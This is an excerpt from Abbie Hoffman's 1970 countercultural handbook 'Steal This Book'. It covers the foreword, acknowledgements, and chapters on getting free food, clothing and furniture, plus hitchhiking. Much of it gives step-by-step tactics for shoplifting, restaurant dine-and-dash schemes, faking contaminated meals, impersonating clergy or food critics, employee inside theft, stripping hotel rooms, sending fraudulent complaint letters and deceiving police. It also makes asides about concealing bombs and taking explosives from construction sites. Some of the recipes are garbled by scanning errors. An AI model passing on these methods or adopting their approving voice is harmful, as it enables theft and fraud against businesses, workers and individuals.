is free to print their own works. In even the most repressive society imaginable, you can get away with some form of private publishing. Because Amerika allows this, does not make it the democracy Jefferson envisioned. Repressive tolerance is a real phenomenon. To talk of true freedom of the press, we must talk of the availability of the channels of communication that are designed to reach the entire population, or at least that segment of the population that might participate in such a dialogue. Freedom of the press belongs to those that own

the distribution system. Perhaps that has always been the case, but in a mass society where nearly everyone is instantaneously plugged into a variety of national communications systems, wide-spread dissemination of the information is the crux of the matter. To make the claim that the right to print your own book means freedom of the press is to completely misunderstand the nature of a mass society. It is like making the claim that anyone with a pushcart can challenge Safeway supermarkets, or that any child can grow up to be president.State legislators, librarians, PTA members, FBI agents, church-goers, and parents: a veritable legion of decency and order already is on the march. To get the book to you might be the biggest challenge we face. The next few months should prove really exciting. Obviously such a project as Steal This Book could not have been carried out alone. Izak Haber shared the vision from the beginning. He did months of valuable research and contributed many of the survival techniques. Carole Ramer and Gus Reichbach of the New York Law Commune guided the book through its many stages. Anna Kaufman Moon did almost all the photographs. The cartoonists who have made contributions include Ski Williamson and Gilbert Sheldon. Tom Forcade, of the UPS, patiently did the editing. Bert Cohen of Concert Hall did the book's graphic design. Amber and John Wilcox set the type. Anita Hoffman and Lynn Borman helped me rewrite a number of sections. There are others who participated in the testing of many of the techniques demonstrated in the following pages and for obvious reasons have to remain anonymous. There were perhaps over 50 brothers and sisters who played particularly vital roles in the grand conspiracy. Some of the many others are listed on the following page. We hope to keep the information up to date. If you have comments, law suits, suggestions or death threats, please send them to: Dear Abbie P.O. Box 213, Cooper Station, New York, NY 10003. Many of the tips might not work in your area, some might be obsolete by the time you get to try them out, and many addresses and phone numbers might be changed. If the reader becomes a participating researcher then we will have achieved our purpose.Watch for a special edition called Steal This White House, complete with blueprints of underground passages, methods of jamming the communications network and a detailed map of the celebrated room where according to Tricia Nixon, "Daddy loves to listen to Mantovanni records, turn up the air conditioner full blast, sit by the fireplace, gaze out the window to the Washington Monument and meditate on those difficult problems that face all the peoples of this world."December, 1970Cook County JailChicago

"FREE SPEECH IS THE RIGHT TO SHOUT 'THEATER' IN A CROWDED FIRE."

- A YIPPIE PROVERBAIDING AND ABETTINGTim Leary, Tom, Geronimo, Pearl Paperhanger, Sonny, Pat Solomon, Allan Katzman, Jacob Kohn, Nguyen Van Troi, Susan, Marty, Andy, Ami, Marshall Bloom, Viva, Ben, Oanh, Robin Palmer, Mom and Dad, Janie Fonda, Jerry, Denis, LNS, Bernadine Dohrn, a wall in Harvard Square, Nancy, an anonymous stewardess, Shirley Wonderful, Roz, Gumbo, Janis, Jimi, Dylan Liberation Front, Jeannie, God Slick, John, David, Rusty, Barney, Richard, Denny, Ron Cobb, the entire Viet Cong, Sam Shephard, Ma Bell, Eric, David, Joe, Kim Agnew, the Partridge Family, Carol, Alan Ginsburg, Woman's Lib, Julius Lester, Lenny Bruce, Hack, Billy, Paul, Willy, Colleen, Sid, Johnny Appleseed, the Rat, Craig, Che, Willie Sutton, Wanda, EVO, Jeff, Crazy Horse, Huey, Casey, Bobby, Alice, Mao, Rip, Ed, Bob, Gay Liberation Front, WPAX, Frank Dudock, Manny, Mungo, Lottie, Rosemary, Marshall, Rennie, Judy, Jennifer, Mr. Martin, Keith, Madame Binh, Mike, Eleanor, Dr. Spock, Afeni, Candice, the Tupamaros, Berkeley Tribe, Gilbert Sheldon, Stanley Kubrick, Sam, Anna, Skip Williamson, UPS, Andy Stapp, the Yippies, Richard Brautigan, Jano, Carlos Marighella, the Weathermen, Julius Jennings Hoffman, Quentin, the inmates of TIER A-1 Cook County Jail, Houdini, 37, Rosa Luxemberg, the Kent 25, the Chicago 15, the New York 21, the Motor City 3, the Indianapolis 500, Jack, Joan, Malcolm X, Mayakovsky, Dotson, R. Crumb, Daniel Clyne, Justin, The FBI Top 10 (now 16), Unis, Dana, Jim Morrison, Brian, John, Gus, Ruth, Nancy Unger, Pun, Jomo, Peter, Mark Rudd, Billy Kunstler, Genie, Ken, the Law

Commune, Paula, Robby, Terry, Dianna, Angela, Ted, Phil, Jefferson Airplane, Len, Tricky Prickers, the Berrigans, Stu, Rayanne, J.B., Jonathan Jackson, the Armstrong Brothers, Homer, Sharon, Fred Hampton, Jean Jacques Lebel, A. H. Maslow, Hanoi Rose, Sylvia, Fellini, Amaru, Ann Fettamen, Artaud, Bert, Merrill, Lynne, and last but not least to Spiro what's his name who provided the incentive.

SURVIVE!

# FREE FOOD RESTAURANTS

In a country such as Amerika, there is bound to be a hell-of-a-lot food lying around just waiting to be ripped off. If you want to live high off the hog without having to do the dishes, restaurants are easy pickings.

In general, many of these targets are easier marks if you are wearing the correct uniform. You should always have one suit or fashionable dress outfit hanging in the closet for the proper heists. Specialized uniforms, such as nun and priest garb, can be most helpful. Check out your local uniform store for a wide range of clothes that will get you in, and especially out, of all kinds of stores. Every movement organization should have a prop and costume department. In every major city there are usually bars that cater to the New Generation type riff-raff, trying to hustle their way up the escalator of Big Business. Many of these bars have a buffet or hors-d'oeuvres served free as a come-on to drink more mindless booze. Take a half-empty glass from a table and use it as a prop to ward off the anxious waitress. Walk around sampling the free food until you've had enough. Often, there are five or six such bars in close proximity, so moving around can produce a delightful "street smorgasbord." Dinner usually begins at 5:00 PM.If you are really hungry, you can go into a self-service cafeteria and finish the meal of someone who left a lot on the plate. Self-service restaurants are usually good places to cop things like mustard, ketchup, salt, sugar, toilet paper, silverware and cups for home use. Bring an empty school bag and load up after you've cased the joint. Also, if you can stomach the food, you can use slugs at the automat. Finishing leftovers can be worked in even the fanciest of restaurants. When you are seated at a place where the dishes still remain, chow-down real quick. Then after the waitress hands you the menu, say you have to meet someone outside first, and leave. There are still some places where you can get all you can eat for a fixed price. The best of these places are in Las Vegas. Sew a plastic bag onto your tee-shirt or belt and wear a loose-fitting jacket or coat to cover any noticeable bulge. Fried chicken is the best and the easiest to pocket, or should we say bag. Another trick is to pour your second free cup of hot coffee into the plastic bag sewed inside your pocket and take it with you.At large take-out stands you can say you or your brother just picked up an order of fifteen hamburgers or a bucket of chicken, and got shorted. We have never seen or heard of anybody getting turned down using this method. If you want to get into a grand food heist from take-out stands, you can work the following nervy bit: from a pay phone, place an order from a large delivery restaurant. Have the order sent to a nearby apartment house. Wait a few minutes in the booth after you've hung up, as they sometimes call back to confirm the order. When the delivery man goes into the apartment house to deliver the order, you can swipe the remaining orders that are still in his truck.In fancy sit-down restaurants, you can order a large meal and halfway through the main course, take a little dead cockroach or a piece of glass out of your pocket and place it deftly on the plate. Jump up astonished and summon the headwaiter. "Never have I been so insulted. I could have been poisoned" you scream slapping down the napkin. You can refuse to pay and leave, or let the waiter talk you into having a brand new meal on the house for this terrible inconvenience. In restaurants where you pay at the door just before leaving, there are a number of free-loading tricks that can be utilized. After you've eaten a full meal and gotten the check, go into the restroom. When you come out go to the counter or another section of the restaurant and order

coffee and pie. Now you have two bills. Simply pay the cheaper one when you leave the place. This can be worked with a friend in the following way. Sit next to each other at the counter. He should order a big meal and you a cup of coffee. Pretend you don't know each other. When he leaves, he takes your check and leaves the one for the large meal on the counter. After he has paid the cashier and left the restaurant, you pick up the large check, and then go into the astonishment routine, complaining that somebody took the wrong check. You end up only paying for your coffee. Later, meet your partner and reverse the roles in another place. In all these methods, you should leave a good tip for the waiter or waitress, especially with the roach-in-the-plate gambit. You should try to avoid getting the employees in trouble or screwing them out of a tip.One fantastic method of not only getting free food but getting the best available is the following technique that can be used in metropolitan areas. Look in a large magazine shop for gourmet digests and tourist manuals. Swipe one or two and copy down a good name from the masthead inside the cover. Making up a name can also work. Next invest \$5.00 to print business cards with the name of the magazine and the new "associate editor." Call or simply drop into a fancy restaurant, show a copy of the magazine and present the manager with your card. They will insist that the meal be on the house. Great places to get fantastic meals are weddings, bar-mitzvahs, testimonials and the like. The newspaper society sections have lists of weddings and locations. If your city has a large Jewish population, subscribe to the newspaper that services the Jewish community. There are extensive lists in these papers of family occasions where tons of good food is served. Show up at the back of the synagoque a few hours after the affair has begun with a story of how you'd like to bring some leftovers of "good Jewish food" back to your fraternity or sorority. If you want to get the food served to you out front, you naturally have to disguise yourself to look straight. Remarks such as, "I'm Marvin's cousin," or learning the bride's name, "Gee, Dorothy looks marvelous" are great. Lines like "Betty doesn't look pregnant" are frowned upon. A man and woman team can work this free-load much better than a single person as they can chatter back and forth while stuffing themselves. If you're really into a classy free meal, and you are in a city with a large harbor, check out the passenger ship section in the back pages of the newspaper. There you find the schedule of departures for ocean cruises. Most trips (these kind, anyway) begin with a fantastic bon voyage party on board ship. Just walk on a few hours before departure time and start swinging. Champagne, caviar, lobster, shrimp and more, all as free as the open seas. If you get really bombed and miss getting off, you can also wiggle a ride across the ocean. You get sent back as soon as you hit the other side, but it's a free ocean cruise. You should have a pretty good story ready to go, or you might end up rowing in the galley. Another possibility for getting a free meal is to go down to the docks and get friendly with a sailor. He can often invite you for dinner on board ship. Foreign sailors are more than glad to meet friends and you can get great foreign dinners this way.

#### FOOD PROGRAMS

In Amerika, there is a national food stamp program that unfortunately is controlled by the states. Many states, for racist reasons, do not want to make it too available or to publicize the fact that it even exists. It is a much better deal than the food program connected with welfare, because you can use the stamps to buy any kind of food. The only items excluded are tobacco products and alcoholic beverages. In general, you can qualify if you earn less than \$165 per month; the less you earn, the more stamps you can receive. There is minimal hassle involved once you get by the first hurdle. Show up at your local food stamp office, which can be found by calling the Welfare Department in our city. Make an appointment to see a representative for your area. They will tell you to bring all sorts of receipts, but the only thing you need are a few rent stubs for the most recent months. An array of various receipt books is a nice supplement to one's prop room. If the receipts are for a high rent, tell them you rent a room from a group of people and eat separately. They really only want to prove that you have cooking facilities. Once you get the stamps, you can pick them up regularly. Some states even mail them to your pad. You can get up to a hundred dollars worth of free purchases a month per person in the most liberal states.Large amounts of highly nutritional food can be gotten for as little as three cents per meal from a non-profit organization called Multi-Purpose Food for Millions Foundation, Inc., 1800 Olympic Ave., Santa Monica, California. Write and they will send you details.

# SUPERMARKETS

Talking about food in Amerika means talking about supermarkets-mammoth neon lighted streets of food packaged to hoodwink the consumers. Many a Yippie can be found in the aisles, stuffing his pockets with assorted delicacies. We have been shoplifting from supermarkets on a regular basis without raising the slightest suspicion, ever since they began. We are not alone, and the fact that so much stealing goes on and the supermarkets still bring in huge profits shows exactly how much overcharging has occurred in the first place. Supermarkets, like other businesses, refer to shoplifting as "inventory shrinkage." It's as if we thieves were helping Big Business reduce weight. So let's view our efforts as methods designed to trim the economy and push forward with a positive attitude.Women should never go shopping without a large handbag. In those crowded aisles, especially the ones with piles of cases, all sorts of goodies can be transferred from shopping cart to handbag. A drop bag can be sewn inside a trench coat, for more efficient thievery. Don't worry about the mirrors; attendants never look at them. Become a discriminating shopper and don't stuff any of the cheap shit in your pockets.Small bottles and jars often have the same size cap as the larger expensive sizes. If they have the price stamped on the cap, switch caps, getting the larger size for the cheaper price. You can empty a pound box of margarine and fill it with sticks of butter. Small narrow items can be hidden in the middle of rolls of toilet paper. Larger supermarkets sell records. You can sneak two good LP's into one of those large frozen pizza boxes. In the produce department, there are bags for fruit and vegetables. Slip a few steaks or some lamb chops into the bottom of a large brown bag and pile some potatoes on top. Have a little man in the white coat weigh the bag, staple it and mark the price. With a black crayon you can mark your own prices, or bring your own adhesive price tags.It's best to work shoplifting in the supermarket with a partner who can act as look-out and shield you from the eyes of nosy employees, shoppers and other crooks trying to pick up some pointers. Work out a prearranged set of signals with your partner. Diversions, like knocking over displays, getting into fist fights with the manager, breaking plate glass windows and such are effective and even if you don't get anything they're fun. Haven't you always wanted to knock over those carefully constructed nine-foot pyramids of garbage?You can walk into a supermarket, get a few items from the shelves, and walk around eating food in the aisles. Pick up some cherries and Have a spoon in your pocket and open some yogurt. Open a pickle or eat them. olive jar. Get some sliced meat or cheese from the delicatessen counter and eat it up, making sure to ditch the wrapper. The cart full of items, used as a decoy, can just be left in an aisle before you leave the store. Case the joint before pulling a big rip-off. Know the least crowded hours, learn the best aisles to be busy in, and check out the store's security system. Once you get into shoplifting in supermarkets, you'll really dig it. You'll be surprised to learn that the food tastes better.Large scale thievery can best be carried out with the help of an employee. Two ways we know of work best. A woman can get a job as a cashier and ring up a small bill as her brothers and sisters bring home tons of stuff. The method for men involves getting a job loading and unloading trucks in the receiving department. Some accomplices dressed right can just pull in and, with your help, load up on a few cases. Infiltrating an employee into a store is probably the best way to steal. Cashiers, sales clerks, shippers, and the like are readily available jobs with such high

turnover and low pay that little checking on your background goes on. Also, you can learn what you have to do in a few days. The rest of the week, you can work out ways to clean out the store. After a month or so of action you might want to move on to another store before things get heavy. We know one woman working as a cashier who swiped over \$500 worth of food a week. She had to leave after a month because her boss thought she was such an efficient cashier that he insisted on promoting her to a job that didn't have as many fringe benefits for her and her friends.Large chain stores like Safeway throw away day-old vegetables, the outer leaves of lettuce, celery and the like. This stuff is usually found in crates outside the back of the building. Tell them you're working with animals at the college labs, or that you raise guinea pigs. They might even get into saving them for you, but if they don't just show up before the garbage is collected, (generally early in the morning), and they'll let you cart away what you want.Dented cans and fruit can often be gotten free, but certainly at a reduced rate. They are still as good as the undamaged ones. So be sure to dent all your cans before you go to the cashier.Look up catering services and businesses that service factories and office buildings with ready-made sandwiches. Showing up at these places at the right times (catering services on late Sunday night and sandwich dealers at 5:00 PM on weekdays) will produce loads of good food. Legally, they have to dispose of the food that's left over. They would be more than happy to give it to you if you spin a good story.Butchers can be hustled for meat scraps with meat scraps with a "for my dog" story, and bakeries can be asked for day-old rolls and bread. WHOLESALE MARKETS

Large cities all have a wholesale fruit and vegetable area where often the workers will give you tons of free food just for the asking. Get a good story together. Get some church stationery and type a letter introducing yourself "to whom it may concern," or better still, wear some clerical garb. Orchards also make good pickings just after the harvest has been completed.Factories often will give you a case or two of free merchandise for a "charitable" reason. Make some calls around town and then go pick up the stuff at the end of the week. A great idea is to get a good list of a few hundred large corporations around the country by looking up their addresses at the library. Poor's Register of Companies, Directors and Executives has the most complete list. Send them all letters complaining about how the last box of cereal was only half full, or you found a dead fly in the can of peaches. They often will send you an ample supply of items just to keep you from complaining to your friends or worse, taking them to court. Often you can get stuff sent to you by just telling them how good their product is compared to the trash you see nowadays. You know the type of letter - "Rice Krispies have had a fantastic effect on my sexual prowess," or "Your frozen asparagus has given a whole new meaning to my life." In general though, the nasties get the best results.Slaughterhouses usually have meat they will give away. They are anxious to give to church children's programs and things like that. In most states, there is a law that if the slab of meat touches the ground, they have to throw it away. Drop around meat houses late in the day and trip a few trucks.Fishermen always have hundreds of pounds of fish that have to be thrown out. You can have as much as you can cart away, generally just for the asking. Boats come in late in the afternoon and they'll give you some of the catch, or you can go to the markets early in the morning when the fishing is best. These methods of getting food in large quantities can only be appreciated by those who have tried it. You will be totally baffled by the unbelievable quantities of food that will be laid on you and with the ease of panhandling. Investing in a freezer will allow you to bi-weekly or even monthly trips to the wholesale markets and you'll get the freshest foods to boot. Nothing can beat getting it wholesale for free. Or is it free for wholesale? In any event, "bon appetit." FOOD CONSPIRACIES

Forming a food cooperative is one of the best ways to promote solidarity and get every kind of food you need to survive real cheap. It also provides a ready-made bridge for developing alliances with blacks, Puerto Ricans, chicanos and other groups fighting our common oppressor on a community level.Call a meeting of about 20 communes, collectives or community organizations. Set up the ground rules. There should be a hard-core of really good hustlers that serve as the shopping or hunting party and another group of people who have their heads together enough to keep records and run the central distribution center. Two or three in each group should do it. They can get their food free for the effort. Another method is to rotate the activity among all members of the conspiracy. The method you choose depends upon your politics and whether you favor a division of labor or using the food conspiracy as a training for collective living. Probably a blend of the two is best, but you'll have to hassle that out for yourself. The next thing to agree upon is how the operation and all the shit you get will be paid for. This is dependent on a number of variables, so we'll map out one scheme and you can modify it to suit your particular situation. Each member of every commune could be assessed a fee for joining. You want to get together about \$2,000, so at 200 members, this is ten bucks a piece. After the joining fee, each person or group has to pay only for the low budget food they order, but some loot is needed to get things rolling. The money goes to getting a store front or garage, a cheap truck, some scales, freezers, bags, shelving, chopping blocks, slicer and whatever else you need. You can get great deals by looking in the classified ads of the local overground newspaper and checking for restaurants or markets going out of business. Remember the idea of a conspiracy is to get tons of stuff at real low prices or free into a store front, and then break it down into smaller units for each group and eventually each member. The freezers allow you to store perishables for a longer time. The hunting party should be well acquainted with how to rip off shit totally free and where all the best deals are to be found. They should know what food is seasonal and about nutritional diets. There is a lot to learn, such as where to get raw grains in 100 pounds lots and how to cut up a side of beef. A good idea is to get a diet freak to give weekly talks in the store front. There can also be cooking lessons taught, especially to men, so women can get out of the kitchen.Organizing a community around a basic issue of survival, such as food, makes a lot of nitty gritty sense. After your conspiracy gets off the ground and looks permanent, you should seek to expand it to include more members and an emergency food fund should be set up in case something happens in the community. There should also be a fund whereby the conspiracy can sponsor free community dinners tied into celebrations. Get it together and join the fight for a world-wide food conspiracy. Seize the steak! CHEAP CHOW

There are hundreds of good paperback cook books with nutritional cheap recipes available in any bookstore. Cooking is a vastly overrated skill. The following are a few all-purpose dishes that are easy to make, nutritional and cheap as mud pies. You can add or subtract many of the ingredients for variety. Hog Farm Granola Breakfast (Road Hog Crispies), c millet 2 c raw oats, c cracked wheat 1 c rye flakes, c buckwheat groats 1 c wheat flakes, c wheat germ 1 c dried fruits and/or nuts, c sunflower seeds 3 tbs soy oil<sup>1</sup> c sesame seeds 1 c honey 2 tbs cornmeal Boil the millet in a double boiler for 1/2 hour. Mix in a large bowl all the ingredients including the millet. The soy oil and honey should be heated in a saucepan over a low flame until bubbles form. Spread the cereal in a baking pan and cover with the honey syrup. Toast in oven until brown. Stir once or twice so that all the cereal will be toasted. Serve plain or with milk. Refrigerate portion not used in a covered container. Enough for ten to twenty people. Make lots and store for later meals. All these ingredients can be purchased at any health store in a variety of quantities. You can also get natural sugar if you need a sweetener. If bought and made in quantity, this fantastically healthy breakfast food will be cheaper than the brand name cellophane that passes for cereal. Whole Earth Bread

```
1 c oats,
corn meal, or wheat germ
2 tsp salt1,
c water (warm)
2 egg yolks<sup>1</sup>
c sugar (raw is best)
4 c flour1 pkg active dry yeast
c corn oil1
c dry milk or butter
```

Stir lightly in a large bowl the oats, cornmeal or wheat germ (depending on the flavor bread you desire), the water and sugar. Sprinkle in the yeast and wait 10 minutes for the yeast to do its thing. Add salt, egg yolks, corn oil and dry milk. Mix with a fork. Blend in the flour. The dough should be dry and a little lumpy. Cover with a towel and leave in a warm place for a half hour. Now mash, punch, blend and kick the dough and return it covered to its warm place. The dough will double in size. When this happens, separate the dough into two even masses and mash each one into a greased bread (loaf) pan. Cover the pans and let sit until the dough rises to the top of the pans. Bake for 40-45 minutes in a 350 degree oven that has not been pre-heated. A shallow tray of water in the bottom of the oven will keep the bread nice and moist. When you remove the pans from the oven, turn out the bread into a rack and let it cool off. Once you get the hang of it, you'll never touch ready-made bread, and it's a gas seeing yeast work.Street SaladSalad can be made by chopping up almost any variety of vegetables, nuts and fruits including the stuff you panhandled at the back of supermarkets; dandelions, shav, and other wild vegetables; and goods you ripped off inside stores or from large farms. A neat fresh dressing consists of one part of oil, two parts wine vinegar, finely chopped garlic cloves, salt and pepper. Mix up the ingredients in a bottle and add to the salad as you serve it. Russian dressing is simply mayonnaise and ketchup mixed.Yippie YogurtYogurt is one of the most nutritional foods in the world. The stuff you buy in stores has preservatives added to it reducing its health properties and increasing the cost. Yogurt is a bacteria that spreads throughout a suitable culture at the correct temperature. Begin by going to a Turkish or Syrian restaurant and buying some yogurt to go. Some restaurants boast of yogurt that goes back over a hundred years. Put it in the refrigerator. Now prepare the culture in which the yogurt will multiply. The consistency you want will determine what you use. A milk culture will produce thin yogurt, while sweet cream will make a thicker batch. It's the butter fat content that determines the consistency and also the number of calories. Half milk and half cream combines the best of both worlds. Heat a quart of half and half on a low flame until just before the boiling point and remove from the stove. This knocks out other bacteria that will compete with the yogurt. Now take a tablespoon of the yogurt you got from the restaurant and place it in the bottom of a bowl (not metal). Now add the warm liquid. Cover the bowl with a lid and wrap tightly with a heavy towel. Place the bowl in a warm spot such as on top of a radiator or in a sunny window. A turned-off oven with a tray of boiling water placed in it will do well. Just let the bowl sit for about 8 hours (overnight). The yogurt simply grows until the whole bowl is yogurt. Yippie! It will keep in the refrigerator for about two weeks before turning

sour, but even then, the bacteria will produce a fresh batch of top quality. Remember when eating it to leave a little to start the next batch. For a neat treat add some honey and cinnamon and mix into the yogurt before serving. Chopped fruit and nuts are also good.Rice and Cong Saucel c brown rice 2, tbs soy saucetsp saltBring the water to a boil in a vegetables2 c water pot and add the salt and rice. Cover and reduce flame. Cooking time is about 40 minutes or until rice has absorbed all the water. Meanwhile, in a well-greased frying pan, saute a variety of chopped vegetables you enjoy. When they become soft and brownish, add salt and 2 cups of water. Cover with a lid and lower flame. Simmer for about 40 minutes, peeking to stir every once in a while. Then add 2 1/2 tbs of soy sauce, stir and cook another 10 minutes. The rice should be just cooling off now, so add the sauce to the top of it and serve. Great for those long guerrilla hikes. This literally makes up almost the entire diet of the National Liberation Front fighter. Weatherbeans

- 1 lb red kidney beans
- 2 tbs parsley (chopped)
  2 quarts water
  .
  lb pork, smoked sausage
  1 onion (chopped)or ham hock
  1 tbs celery (chopped)
  1 lg bay leaf
  1 tsp garlic (minced)

salt to season

Rinse the beans, then place in covered pot and add water and salt. Cook over low flame. While cooking, chop up meat and brown in a frying pan. Add onion, celery, garlic and parsley and continue sauteing over low flame. Add the pieces of meat, vegetables and bay leaf to the beans and cook covered for 1 1/2 to 2 hours. It may be necessary to add more water if the beans get too dry. Fifteen minutes before beans are done, mash about a half cup of the stuff against the side of the pan to thicken the liquid. Pour the beans and liquid over some steaming rice that you've made by following the directions above. This should provide a cheap nutritional meal for about 6 people. Hedonist's <sup>1</sup> lb butterSteal two lobsters, Deluxe2 lobsters 2 qts waterseaweed watching out for the claw thingies. Beg some seaweed from any fish market. Cop the butter using the switcheroo method described in the Supermarket section above. When you get home, boil the water in a large covered pot and drop in the seaweed and then the lobsters. Put the cover back on and cook for about 20 minutes. Melt the butter in a sauce pan and dip the lobster pieces in it as you eat. With a booster box, described later you'll be able to rip off a bottle of vintage Pouilly-Fuisse in a fancy liquor store. Really, rice is nice but...FREE

# CLOTHING & FURNITUREFREE CLOTHING

If shoplifting food seems easy, it's nothing compared to the snatching of clothing. Shop only the better stores. Try thing on in those neat secluded stalls. The less bulky items such as shirts, vests, belts and socks can be tied around your waist or leg with large rubber bands if needed. Just take a number of items in and come out with a few less. In some cities there are still free stores left over from the flower power days. Churches often have give-away clothing programs. You can impersonate a clergyman and call one of the large clothing manufacturers in your area. They are usually willing to donate a case or two of shirts, trousers or underwear to your church raffle or drive to dress up skid row. Be sure to get your sizes. Tell them "your boy" will pick up the blessed donation and you'll mention his company in the evening prayers. If you notice people moving from an apartment or house, ask them if they'll be leaving behind clothing. They usually abandon all sorts of items including food, furniture and books. Offer to help them carry out stuff if you can keep what they won't be taking.Make the rounds of a fancy neighborhood with a truck and some friends. Ring doorbells and tell the person who answers that you are collecting wearable clothing for the "poor homeless victims of the recent tidal wave in Quianto a small village in Saudi Arabia." You get the pitch. Make it food and clothing, and say you're with a group called Heartline for Decency. A phony letter from a church might help here. The Salvation Army does this, and you can pick up clothes from them at very cheap prices. You can get a pair of snappy casual shoes for 25 cents in many bowling alleys by walking out with them on your feet. If you have to leave your shoes as a deposit, leave the most beat-up pair you can find.Notice if your friends have lost or gained weight. A big change means a lot of clothes doing nothing but taking up closet space. Show up at dormitories when college is over for the summer or winter season. Go to the train or bus stations and tell them you left your raincoat, gloves or umbrella when you came into town. They'll take you to a room with thousands of unclaimed items. Pick out what you like. While there, notice a neat suitcase or trunk and memorize the markings. Later a friend can claim the item. There will be loads of surprises in any suitcase. We have a close friend who inherited ten kilos of grass this way.Large laundry and dry cleaning chains usually have thousands of items that have gone unclaimed. Manufacturers also have shirts, dresses and suits for rockbottom prices because of a crooked seam or other fuck-up. Stores have reduced rates on display models: Mannequins are mostly all size 40 for men and 10 for women. Size 7 1/2 is the standard display size for men's shoes. If you are these sizes, you can get top styles for less than half price.

#### SANDALS

The Vietnamese and people throughout the Third World make a fantastically durable and comfortable pair of sandals out of rubber tires. They cut out a section of the outer tire (trace around the outside of the foot with a piece of chalk) which when trimmed forms the sole. Next 6 slits re made in the sole so the rubber straps can be criss-crossed and slid through the slits. The straps are made out of inner tubing. No nails are needed. If you have wide feet, use the new wide tread low profiles. For hard going, try radials. For best satisfaction and quality, steal the tires off a pig car or a government limousine.Let's face it, if you really are into beating the clothing problem, move to a warm climate and run around naked. Skin is absolutely free, and will always be in style. Speaking of style, the midi and the maxi have obvious advantages when it comes to shoplifting and transporting weapons or bombs.FREE

## FURNITURE

Apartment lobbies are good for all kinds of neat furniture. If you want to get fancy about it, rent a truck (not one that says U-HAUL-IT or other rental markings) and make the pick-up with moving-man-type uniforms. When schools are on strike and students hold seminars and debate into the night, Yippies can be found going through the dorm lobbies and storage closets hauling off couches, desks, printing supplies, typewriters, mimeos, etc. to store in secret underground nests. A nervy group of Yippies in the Midwest tried to swipe a giant IBM 360 computer while a school was in turmoil. All power to those that bring a wheelbarrow to sit-ins.Check into a high-class hotel or motel remembering to dress like the wallpaper. Carry a large dummy suitcase with you and register under a phony name. Make sure you and not the bellboy carry this bag. Use others as a decoy. When you get inside the room, grab everything you can stuff in the suitcase: radio, T.V. sets (even if it has a special plug you can cut it with a knife and replace the cord), blankets, toilet paper, glasses, towels, sheets, lamps, (forget the imitation Winslow Homer on the wall) a Bible, soap and toss rugs. Before you leave (odd hours are best) hang the DO NOT DISTURB sign on your doorknob. This will give you an extra few hours to beat it across the border or check into a new hotel.Landlords renovating buildings throw out stoves, tables, lamps, refrigerators and carpeting. In most cities, each area has a day designated for discarding bulk objects. Call the Sanitation Department and say you live

in that part of town which would be putting out the most expensive shit and find out the pick-up day. Fantastic buys can be found cruising the streets late at night. Check out the backs of large department stores for floor models, window displays and slightly damaged furniture being discarded.Construction sites are a good source for building materials to construct furniture. (Not to mention explosives.) The large wooden cable spools make great tables. Cinderblocks, bricks and boards can quickly be turned into a sharp looking bookcase. Doors make tables. Nail kegs convert into stools or chairs. You can also always find a number of other supplies hanging around like wiring, pipes, lighting fixtures and hard hats. And don't forget those blinking signs and the red lanterns for your own light show. Those black oil-fed burners are O.K. for cooking, although smoky, and highway flares are swell for making fake dynamite bombs.

# FREE TRANSPORTATIONHITCH

## -HIKING

Certainly one of the neatest ways of getting where you want to go for nothing is to hitch. In the city it's a real snap. Just position yourself at a busy intersection and ask the drivers for a lift when they stop for the red light. If you're hitching on a road where the traffic zooms by pretty fast, be sure to stand where the car will have room to safely pull off the road. Traveling long distances, even cross-country, can be easy if you have some sense of what you are doing. A lone hitch-hiker will do much better than two or more. A man and woman will do very well together. Single women are certain to get propositioned and possibly worse. Amerikan males have endless sexual fantasies about picking up a poor lonesome damsel in distress. Unless your karate and head are in top form, women should avoid hitching alone. Telling men you have V.D. might help in difficult situations.New England and the entire West Coast are the best sections for easy hitches. The South and Midwest can sometimes be a real hassle. Easy Rider and all that. The best season to hitch is in the summer. Daytime is much better than night. If you have to hitch at night, get under some type of illumination where you'll be seen.Hitch-hiking is legal in most states, but remember you always can get a "say-so" bust. A "say-so" arrest is to police what Catch-22 is to the Army. When you ask why you're under arrest, the pig answers, "cause I say-so." If you stand on the shoulder of the road, the pigs won't give you too bad a time. If you've got long hair, cops will often stop to play games. You can wear a hat with your hair tucked under to avoid hassles. However this might hurt your ability to get rides, since many straights will pick up hippies out of curiosity who would not pick up a straight scruffy looking kid. Freak drivers usually only pick up other freaks. Once in a while you hear stories of fines levied or even a few arrests for hitching (Flagstaff, Arizona is notorious), but even in the states where it is illegal, the law is rarely enforced. If you're stopped by the pigs, play dumb and they'll just tell you to move along. You can wait until they leave and then let your thumb hang out again. Hitchin on super highways is really far out. It's illegal but you won't get hassled if you hitch at the entrances. On a fucked-up exit, take your chances hitching right on the road, but keep a sharp eye out for porkers. When you get a ride be discriminating. Find out where the driver is headed. If you are at a good spot, don't take a ride under a hundred miles that won't end up in a location just as good. When the driver is headed to an out-of-the-way place, ask him to let you off where you can get the best rides. If he's going to a particularly small town, ask him to drive you to the other side of thy town line. It's usually only a mile or two. Small towns often enforce all sorts of "say-so" ordinances. If you get stuck on the wrong side of town, it would be wise to even hoof it through the place. Getting to a point on the road where the cars are inter-city rather than local traffic is always preferable. When you hit the road you should have a good idea of how to get where you are going. You can pick up a free map at any gas station. Long distance routes, road conditions, weather and all sorts of information can be gotten free by calling the

American Automobile Association in any city. Say that you are a member driving to Phoenix, Arizona or wherever your destination is, and find out what you want to know. Always carry a sign indicating where you are going. If you get stranded on the road without one, ask in a diner or gas station for a piece of cardboard and a magic marker. Make the letters bold and fill them in so they can be seen by drivers from a distance. If your destination is a small town, the sign should indicate the state. For really long distances, EAST or WEST is best. Unless, of course, you're going north or south. A phony foreign flag sewed on your pack also helps.Carrying dope is not advisable, and although searching you is illegal, few pigs can read the Constitution. If you are carrying when the patrol car pulls up, tell them you are Kanadian and hitching through Amerika. Highway patrols are very uptight about promoting incidents with foreigners. The foreign bit goes over especially well with small-town types, and is also amazingly good for avoiding hassles with greasers. If you can't hack this one, tell them you are a reporter for a newspaper writing a feature story on hitching around the country. This story has averted many a bust.Don't be shy when you hitch. Go into diners and gas stations and ask people if they're heading East or to Texas. Sometimes gas station attendants will help. When in the car be friendly as hell. Offer to share the driving if you've got a license. If you're broke, you can usually bum a meal or a few bucks, maybe even a free night's lodging. Never be intimidated into giving money for a ride.As for what to carry when hitching, the advice is to travel light. The rule is to make up a pack of the absolute minimum, then cut that in half. Hitching is an art form as is all survival. Master it and you'll travel on a free trip forever.

# FREIGHTING

